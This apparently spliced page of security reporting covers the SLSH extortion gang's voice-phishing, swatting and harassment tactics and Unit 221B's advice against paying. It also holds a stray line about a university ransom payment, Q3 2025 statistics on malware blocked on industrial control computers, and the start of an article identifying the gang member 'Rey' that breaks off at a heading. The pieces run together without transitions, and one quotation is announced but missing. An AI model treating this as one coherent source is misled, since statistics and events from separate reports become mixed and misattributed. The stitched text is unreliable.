A prolific data ransom gang that calls itself Scattered Lapsus ShinyHunters (SLSH) has a distinctive playbook when it seeks to extort payment from victim firms: Harassing, threatening and even swatting executives and their families, all while notifying journalists and regulators about the extent of the intrusion. Some victims reportedly are paying — perhaps as much to contain the stolen data as to stop the escalating personal attacks. But a top SLSH expert warns that engaging at all beyond a “We’re not paying” response only encourages further harassment, noting that the group’s fractious and unreliable history means the only winning move is not to pay.
Image: Shutterstock.com, @Mungujakisa
Unlike traditional, highly regimented Russia-based ransomware affiliate groups, SLSH is an unruly and somewhat fluid English-language extortion gang that appears uninterested in building a reputation of consistent behavior whereby victims might have some measure of confidence that the criminals will keep their word if paid.
That’s according to Allison Nixon, director of research at the New York City based security consultancy Unit 221B. Nixon has been closely tracking the criminal group and individual members as they bounce between various Telegram channels used to extort and harass victims, and she said SLSH differs from traditional data ransom groups in other important ways that argue against trusting them to do anything they say they’ll do — such as destroying stolen data.
Like SLSH, many traditional Russian ransomware groups have employed high-pressure tactics to force payment in exchange for a decryption key and/or a promise to delete stolen data, such as publishing a dark web shaming blog with samples of stolen data next to a countdown clock, or notifying journalists and board members of the victim company. But Nixon said the extortion from SLSH quickly escalates way beyond that — to threats of physical violence against executives and their families, DDoS attacks on the victim’s website, and repeated email-flooding campaigns.
SLSH is known for breaking into companies by phishing employees over the phone, and using the purloined access to steal sensitive internal data. In a January 30 blog post, Google’s security forensics firm Mandiant said SLSH’s most recent extortion attacks stem from incidents spanning early to mid-January 2026, when SLSH members pretended to be IT staff and called employees at targeted victim organizations claiming that the company was updating MFA settings.
“The threat actor directed the employees to victim-branded credential harvesting sites to capture their SSO credentials and MFA codes, and then registered their own device for MFA,” the blog post explained.
Victims often first learn of the breach when their brand name is uttered on whatever ephemeral new public Telegram group chat SLSH is using to threaten, extort and harass their prey. According to Nixon, the coordinated harassment on the SLSH Telegram channels is part of a well-orchestrated strategy to overwhelm the victim organization by manufacturing humiliation that pushes them over the threshold to pay.
Nixon said multiple executives at targeted organizations have been subject to “swatting” attacks, wherein SLSH communicated a phony bomb threat or hostage situation at the target’s address in the hopes of eliciting a heavily armed police response at their home or place of work.
“A big part of what they’re doing to victims is the psychological aspect of it, like harassing executives’ kids and threatening the board of the company,” Nixon told KrebsOnSecurity. “And while these victims are getting extortion demands, they’re simultaneously getting outreach from media outlets saying, ‘Hey, do you have any comments on the bad things we’re going to write about you.”
In a blog post today, Unit 221B argues that no one should negotiate with SLSH because the group has demonstrated a willingness to extort victims based on promises that it has no intention to keep. Nixon points out that all of SLSH’s known members hail from The Com, shorthand for a constellation of cybercrime-focused Discord and Telegram communities which serve as a kind of distributed social network that facilitates instant collaboration.
Nixon said Com-based extortion groups tend to instigate feuds and drama between group members, leading to lying, betrayals, credibility destroying behavior, backstabbing, and sabotaging each other.
“With this type of ongoing dysfunction, often compounding by substance abuse, these threat actors often aren’t able to act with the core goal in mind of completing a successful, strategic ransom operation,” Nixon wrote. “They continually lose control with outbursts that put their strategy and operational security at risk, which severely limits their ability to build a professional, scalable, and sophisticated criminal organization network for continued successful ransoms – unlike other, more tenured and professional criminal organizations focused on ransomware alone.”
Intrusions from established ransomware groups typically center around encryption/decryption malware that mostly stays on the affected machine. In contrast, Nixon said, ransom from a Com group is often structured the same as violent sextortion schemes against minors, wherein members of The Com will steal damaging information, threaten to release it, and “promise” to delete it if the victim complies without any guarantee or technical proof point that they will keep their word. She writes:
A key component of SLSH’s efforts to convince victims to pay, Nixon said, involves manipulating the media into hyping the threat posed by this group. This approach also borrows a page from the playbook of sextortion attacks, she said, which encourages predators to keep targets continuously engaged and worrying about the consequences of non-compliance.
“On days where SLSH had no substantial criminal ‘win’ to announce, they focused on announcing death threats and harassment to keep law enforcement, journalists, and cybercrime industry professionals focused on this group,” she said.
An excerpt from a sextortion tutorial from a Com-based Telegram channel. Image: Unit 221B.
Nixon knows a thing or two about being threatened by SLSH: For the past several months, the group’s Telegram channels have been replete with threats of physical violence against her, against Yours Truly, and against other security researchers. These threats, she said, are just another way the group seeks to generate media attention and achieve a veneer of credibility, but they are useful as indicators of compromise because SLSH members tend to name drop and malign security researchers even in their communications with victims.
“Watch for the following behaviors in their communications to you or their public statements,” Unit 221B’s advisory reads. “Repeated abusive mentions of Allison Nixon (or “A.N”), Unit 221B, or cybersecurity journalists—especially Brian Krebs—or any other cybersecurity employee, or cybersecurity company. Any threats to kill, or commit terrorism, or violence against internal employees, cybersecurity employees, investigators, and journalists.”
Unit 221B says that while the pressure campaign during an extortion attempt may be traumatizing to employees, executives, and their family members, entering into drawn-out negotiations with SLSH incentivizes the group to increase the level of harm and risk, which could include the physical safety of employees and their families.
“The breached data will never go back to the way it was, but we can assure you that the harassment will end,” Nixon said. “So, your decision to pay should be a separate issue from the harassment. We believe that when you separate these issues, you will objectively see that the best course of action to protect your interests, in both the short and long term, is to refuse payment.”
UH officials refused to provide key information, including which cancer research project had been affected or how much UH paid the hackers to regain access to files.

In Q3 2025, the percentage of ICS computers on which malicious objects were blocked decreased from the previous quarter by 0.4 pp to 20.1%. This is the lowest level for the observed period.
Percentage of ICS computers on which malicious objects were blocked, Q3 2022–Q3 2025

Regionally, the percentage of ICS computers on which malicious objects were blocked ranged from 9.2% in Northern Europe to 27.4% in Africa.
Regions ranked by percentage of ICS computers on which malicious objects were blocked

In Q3 2025, the percentage increased in five regions. The most notable increase occurred in East Asia, triggered by the local spread of malicious scripts in the OT infrastructure of engineering organizations and ICS integrators.
Changes in the percentage of ICS computers on which malicious objects were blocked, Q3 2025
Selected industries


The biometrics sector traditionally led the rankings of the industries and OT infrastructures surveyed in this report in terms of the percentage of ICS computers on which malicious objects were blocked.
Rankings of industries and OT infrastructures by percentage of ICS computers on which malicious objects were blocked
In Q3 2025, the percentage of ICS computers on which malicious objects were blocked increased in four of the seven surveyed industries. The most notable increases were in engineering and ICS integrators, and manufacturing.
Percentage of ICS computers on which malicious objects were blocked in selected industries
Diversity of detected malicious objects
In Q3 2025, Kaspersky protection solutions blocked malware from 11,356 different malware families of various categories on industrial automation systems.

Percentage of ICS computers on which the activity of malicious objects of various categories was blocked
In Q3 2025, there was a decrease in the percentage of ICS computers on which denylisted internet resources and miners of both categories were blocked. These were the only categories that exhibited a decrease.
Main threat sources
Depending on the threat detection and blocking scenario, it is not always possible to reliably identify the source. The circumstantial evidence for a specific source can be the blocked threat’s type (category).

The internet (visiting malicious or compromised internet resources; malicious content distributed via messengers; cloud data storage and processing services and CDNs), email clients (phishing emails), and removable storage devices remain the primary sources of threats to computers in an organization’s technology infrastructure.
In Q3 2025, the percentage of ICS computers on which malicious objects from various sources were blocked decreased.
Percentage of ICS computers on which malicious objects from various sources were blocked
The same computer can be attacked by several categories of malware from the same source during a quarter. That computer is counted when calculating the percentage of attacked computers for each threat category, but is only counted once for the threat source (we count unique attacked computers). In addition, it is not always possible to accurately determine the initial infection attempt. Therefore, the total percentage of ICS computers on which various categories of threats from a certain source were blocked can exceed the percentage of threats from the source itself.
The main categories of threats from the internet blocked on ICS computers in Q3 2025 were malicious scripts and phishing pages, and denylisted internet resources. The percentage ranged from 4.57% in Northern Europe to 10.31% in Africa.
The main categories of threats from email clients blocked on ICS computers were malicious scripts and phishing pages, spyware, and malicious documents. Most of the spyware detected in phishing emails was delivered as a password-protected archive or a multi-layered script embedded in an office document. The percentage of ICS computers on which threats from email clients were blocked ranged from 0.78% in Russia to 6.85% in Southern Europe.
The main categories of threats that were blocked when removable media was connected to ICS computers were worms, viruses, and spyware. The percentage of ICS computers on which threats from this source were blocked ranged from 0.05% in Australia and New Zealand to 1.43% in Africa.
The main categories of threats that spread through network folders were viruses, AutoCAD malware, worms, and spyware. The percentages of ICS computers where threats from this source were blocked ranged from 0.006% in Northern Europe to 0.20% in East Asia.
Threat categories
Typical attacks blocked within an OT network are multi-step sequences of malicious activities, where each subsequent step of the attackers is aimed at increasing privileges and/or gaining access to other systems by exploiting the security problems of industrial enterprises, including technological infrastructures.
Malicious objects used for initial infection

In Q3 2025, the percentage of ICS computers on which denylisted internet resources were blocked decreased to 4.01%. This is the lowest quarterly figure since the beginning of 2022.
Percentage of ICS computers on which denylisted internet resources were blocked, Q3 2022–Q3 2025
Regionally, the percentage of ICS computers on which denylisted internet resources were blocked ranged from 2.35% in Australia and New Zealand to 4.96% in Africa. Southeast Asia and South Asia were also among the top three regions for this indicator.

The percentage of ICS computers on which malicious documents were blocked has grown for three consecutive quarters, following a decline at the end of 2024. In Q3 2025, it reached 1,98%.
Percentage of ICS computers on which malicious documents were blocked, Q3 2022–Q3 2025
The indicator increased in four regions: South America, East Asia, Southeast Asia, and Australia and New Zealand. South America saw the largest increase as a result of a large-scale phishing campaign in which attackers used new exploits for an old vulnerability (CVE-2017-11882) in Microsoft Office Equation Editor to deliver various spyware to victims’ computers. It is noteworthy that the attackers in this phishing campaign used localized Spanish-language emails disguised as business correspondence.

In Q3 2025, the percentage of ICS computers on which malicious scripts and phishing pages were blocked increased to 6.79%. This category led the rankings of threat categories in terms of the percentage of ICS computers on which they were blocked.
Percentage of ICS computers on which malicious scripts and phishing pages were blocked, Q3 2022–Q3 2025
Regionally, the percentage of ICS computers on which malicious scripts and phishing pages were blocked ranged from 2.57% in Northern Europe to 9.41% in Africa. The top three regions for this indicator were Africa, East Asia, and South America. The indicator increased the most in East Asia (by a dramatic 5.23 pp) as a result of the local spread of malicious spyware scripts loaded into the memory of popular torrent clients including MediaGet.
Next-stage malware
Malicious objects used to initially infect computers deliver next-stage malware — spyware, ransomware, and miners — to victims’ computers. As a rule, the higher the percentage of ICS computers on which the initial infection malware is blocked, the higher the percentage for next-stage malware.
In Q3 2025, the percentage of ICS computers on which spyware and ransomware were blocked increased. The rates were:
spyware: 4.04% (up 0.20 pp);
ransomware: 0.17% (up 0.03 pp).
The percentage of ICS computers on which miners of both categories were blocked decreased. The rates were:
miners in the form of executable files for Windows: 0.57% (down 0.06 pp), it’s the lowest level since Q3 2022;
web miners: 0.25% (down 0.05 pp). This is the lowest level since Q3 2022.
Self-propagating malware
Self-propagating malware (worms and viruses) is a category unto itself. Worms and virus-infected files were originally used for initial infection, but as botnet functionality evolved, they took on next-stage characteristics.
To spread across ICS networks, viruses and worms rely on removable media and network folders in the form of infected files, such as archives with backups, office documents, pirated games and hacked applications. In rarer and more dangerous cases, web pages with network equipment settings, as well as files stored in internal document management systems, product lifecycle management (PLM) systems, resource management (ERP) systems and other web services are infected.
In Q3 2025, the percentage of ICS computers on which worms and viruses were blocked increased to 1.26% (by 0.04 pp) and 1.40% (by 0.11 pp), respectively.
AutoCAD malware
This category of malware can spread in a variety of ways, so it does not belong to a specific group.
In Q3 2025, the percentage of ICS computers on which AutoCAD malware was blocked slightly increased to 0.30% (by 0.01 pp).
A prolific cybercriminal group that calls itself “Scattered LAPSUS$ Hunters” has dominated headlines this year by regularly stealing data from and publicly mass extorting dozens of major corporations. But the tables seem to have turned somewhat for “Rey,” the moniker chosen by the technical operator and public face of the hacker group: Earlier this week, Rey confirmed his real life identity and agreed to an interview after KrebsOnSecurity tracked him down and contacted his father.
Scattered LAPSUS$ Hunters (SLSH) is thought to be an amalgamation of three hacking groups — Scattered Spider, LAPSUS$ and ShinyHunters. Members of these gangs hail from many of the same chat channels on the Com, a mostly English-language cybercriminal community that operates across an ocean of Telegram and Discord servers.

In May 2025, SLSH members launched a social engineering campaign that used voice phishing to trick targets into connecting a malicious app to their organization’s Salesforce portal. The group later launched a data leak portal that threatened to publish the internal data of three dozen companies that allegedly had Salesforce data stolen, including Toyota, FedEx, Disney/Hulu, and UPS.
The new extortion website tied to ShinyHunters, which threatens to publish stolen data unless Salesforce or individual victim companies agree to pay a ransom.
Last week, the SLSH Telegram channel featured an offer to recruit and reward “insiders,” employees at large companies who agree to share internal access to their employer’s network for a share of whatever ransom payment is ultimately paid by the victim company.
SLSH has solicited insider access previously, but their latest call for disgruntled employees started making the rounds on social media at the same time news broke that the cybersecurity firm Crowdstrike had fired an employee for allegedly sharing screenshots of internal systems with the hacker group (Crowdstrike said their systems were never compromised and that it has turned the matter over to law enforcement agencies).
The Telegram server for the Scattered LAPSUS$ Hunters has been attempting to recruit insiders at large companies.
Members of SLSH have traditionally used other ransomware gangs’ encryptors in attacks, including malware from ransomware affiliate programs like ALPHV/BlackCat, Qilin, RansomHub, and DragonForce. But last week, SLSH announced on its Telegram channel the release of their own ransomware-as-a-service operation called ShinySp1d3r.
The individual responsible for releasing the ShinySp1d3r ransomware offering is a core SLSH member who goes by the handle “Rey” and who is currently one of just three administrators of the SLSH Telegram channel. Previously, Rey was an administrator of the data leak website for Hellcat, a ransomware group that surfaced in late 2024 and was involved in attacks on companies including Schneider Electric, Telefonica, and Orange Romania.
A recent, slightly redacted screenshot of the Scattered LAPSUS$ Hunters Telegram channel description, showing Rey as one of three administrators.
Also in 2024, Rey would take over as administrator of the most recent incarnation of BreachForums, an English-language cybercrime forum whose domain names have been seized on multiple occasions by the FBI and/or by international authorities. In April 2025, Rey posted on Twitter/X about another FBI seizure of BreachForums.
On October 5, 2025, the FBI announced it had once again seized the domains associated with BreachForums, which it described as a major criminal marketplace used by ShinyHunters and others to traffic in stolen data and facilitate extortion.
“This takedown removes access to a key hub used by these actors to monetize intrusions, recruit collaborators, and target victims across multiple sectors,” the FBI said.
Incredibly, Rey would make a series of critical operational security mistakes last year that provided multiple avenues to ascertain and confirm his real-life identity and location. Read on to learn how it all unraveled for Rey.
WHO IS REY?
